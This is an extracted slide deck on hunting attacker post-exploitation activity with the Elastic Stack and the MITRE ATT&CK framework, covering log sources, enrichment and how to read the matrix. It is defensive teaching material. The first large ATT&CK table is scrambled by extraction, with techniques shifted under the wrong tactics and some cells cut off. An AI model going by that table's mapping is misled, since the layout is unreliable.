


**Post-Exploitation Hunting
with ATT&CK & Elastic**



WHO AM I?

- John Hubbard
 - @SecHubb
- SOC Lead at GlaxoSmithKline
- SANS Author & Instructor
 - SEC455: SIEM Design & Implementation
 - SEC511: Continuous Monitoring & Security Operations
 - SEC555: SIEM with Tactical Analytics
- **Mission:** Bring awesome back to the blue team!



MODERN DEFENSE MINDSET

- Presumption of Compromise
- Detection Oriented Defense
- Hunt Teams Required
- Post-Exploitation Focus

"Prevention is ideal, detection is a must"




MODERN DEFENSE CHALLENGES

Hunting post-exploitation requires **visibility**

1. **How** do I collect logs?
2. **Which** logs do I collect?
3. How do I **parse** and **enrich** my logs?
4. **What do I look for** in this mountain of data?






HOW DO I COLLECT LOGS?




WHAT IS THE ELASTIC STACK?

- **Elasticsearch, Logstash, Kibana**
- **Beats** platform
 - Winlogbeat, Filebeat, Packetbeat, Auditbeat
- **X-Pack** (Commercial Elasticsearch plugin)
 - Security, Alerting, Monitoring, Reporting
 - Graph, Machine Learning
- **Can supplement** your current SIEM!




ADDING ELASTIC/LOGSTASH TO YOUR SIEM



ELASTICSEARCH AS A SIEM

- **Collects, parses, enriches** logs at high volume
- Fast and **functional visualizations** and **dashboards**
- **Reporting, alerting, correlation**
- Machine learning, Graph Analytics
- Horizontal scaling
- FOSS, commercial support / features
- Active community, **3rd party plugin friendly**





WHICH LOGS SHOULD I COLLECT?




WINDOWS HOST LOGS

- **VISIBILITY** required
- Security, System, Application
- Sysmon
- PowerShell
- Autorun items
- AppLocker
- Object Auditing – Files, Registry



HOST LOG COLLECTION

- Agents
 - Beats, NXLog
- Windows Event Forwarding
- Linux
 - Syslog, Rsyslog, Syslog-NG
- Scripts / Scheduled jobs
- APIs



CATCHING WINDOWS POST-EXPLOITATION

- Authentication
- Windows - Sysmon
 - **SwiftOnSecurity's config file**
 - Process Creation
 - Network connections from suspicious processes
 - Registry keys for startup
- **Process creation** auditing
- **Autoruns** scripted
- Whitelisting Detections & Preventions
- **PowerShell**



NETWORK SERVICE LOGS

- **DNS**
 - Windows - dns.log or analytic logging
 - Network Extraction
- **HTTP**
 - NGFW / Proxy
 - Network Extraction
- **SSL Certs**
- **SMTP**
- **NetFlow**
- Host / Network Firewall & IDS
- Full PCAP – Security Onion



elasticsearch




NETWORK POST-EXPLOITATION EVIDENCE

- Command & Control (Layer 7 **REQUIRED**)
- Unexpected internal to internal traffic
- Executables
- SSL Certificates
- Password spraying, guessing, brute forcing
- Network share & user scanning
- Internal firewall deny



LOG AGGREGATION - LOGSTASH


- Flexible input/output/enrichment options
- **Buffer** and **backpressure** capable
- CSV, XML, Key-Value, JSON make parsing automatic
- **Enrichment** adds context: domain_stats, freq, ASN, GeoIP, OUI, REST



MOST IMPORTANT POINT

- Collect **high-value, tactical** host and network logs
- **Enrich** logs to reduce false positives
- **Host** visibility + **Network** visibility = Detect
- Attackers live off the land / use custom tools
- Attackers use all protocols, must see layer 7






WHAT DO I LOOK FOR?



WHAT IS MITRE ATT&CK?

- Complete "what to look for"
- Threat model & framework
- Models attacker activity (TTPs)
- **Post-compromise behavior list**
- Multiple parts
 - PRE-ATT&CK
 - ATT&CK Mobile
 - **ATT&CK** - Windows / Mac / Linux





Persistence
Privilege Escalation
Credential Access
Host Enumeration
Defense Evasion
Lateral Movement
Execution
Command and Control
Exfiltration

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
DLL Search Order Hijacking			Brute Force	Account Discovery	Windows Remote Management		Automated Collection	Automated Exfiltration	Commonly Used Port
Legitimate Credentials			Credential Dumping	Application Window Discovery	Third-party Software		Clipboard Data	Data Compressed	Communication Through Removable Media
Accessibility Features		Binary Padding			Application Deployment Software	Command-Line	Data Staged	Data Encrypted	
Applnit DLLs		Code Signing	Credential Manipulation	File and Directory Discovery		Exploitation of Vulnerability	Execution through API	Data from Local System	Data Transfer Size Limits
Local Port Monitor		Component Firmware			Graphical User Interface		Data from Network Shared Drive	Exfiltration Over Alternative Protocol	
New Service		DLL Side-Loading	Credentials in Files	Local Network Configuration Discovery	Logon Scripts	PowerShell	Data from Removable Media	Exfiltration Over Command and Control Channel	Custom Cryptographic Protocol
Path Interception		Disabling Security Tools	Input Capture						
Scheduled Task		File Deletion	Network Sniffing	Local Network Connections Discovery	Pass the Hash	Process Hollowing	Email Collection	Exfiltration Over Other Network Medium	Data Obfuscation
Service File Permissions Weakness		File System Logical Offsets	Two-Factor Authentication Interception		Pass the Ticket	Regsvcs / Regasm			
Service Registry Permissions Weakness				Indicator Blocking	Network Service Scanning	Remote Desktop Protocol	Regsvr32	Input Capture	Multiband Communication
Web Shell		Peripheral Device Discovery	Remote File Copy			Rundll32	Screen Capture		
Basic Input/Output System	Exploitation of Vulnerability			Permission Groups	Remote Services	Scheduled Task		Exfiltration Over Physical Medium	Multilayer Encryption
	Bypass User Account Control		Replication Through		Scripting				

HOW DO I READ IT?

- **Tactics** across the top
 - What the techniques accomplish

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Applnit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	Applnit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

HOW DO I READ IT?

- **Tactics** across the top
 - What the techniques accomplish
- **Techniques** in each column
 - All known ways of accomplishing that tactic

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
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Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

HOW DO I READ IT?

- **Tactics** across the top
 - What the techniques accomplish
- **Techniques** in each column
 - All known ways of accomplishing that tactic
- Note: Techniques CAN belong to more than 1 Tactic
- Clickable
 - Detections and mitigations

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Applnit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	Applnit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

TACTICS VS. TECHNIQUES

Tactics – The “What”

- Persistence
- Privilege Escalation
- Credential Access
- Lateral Movement
- Command & Control
- Exfiltration

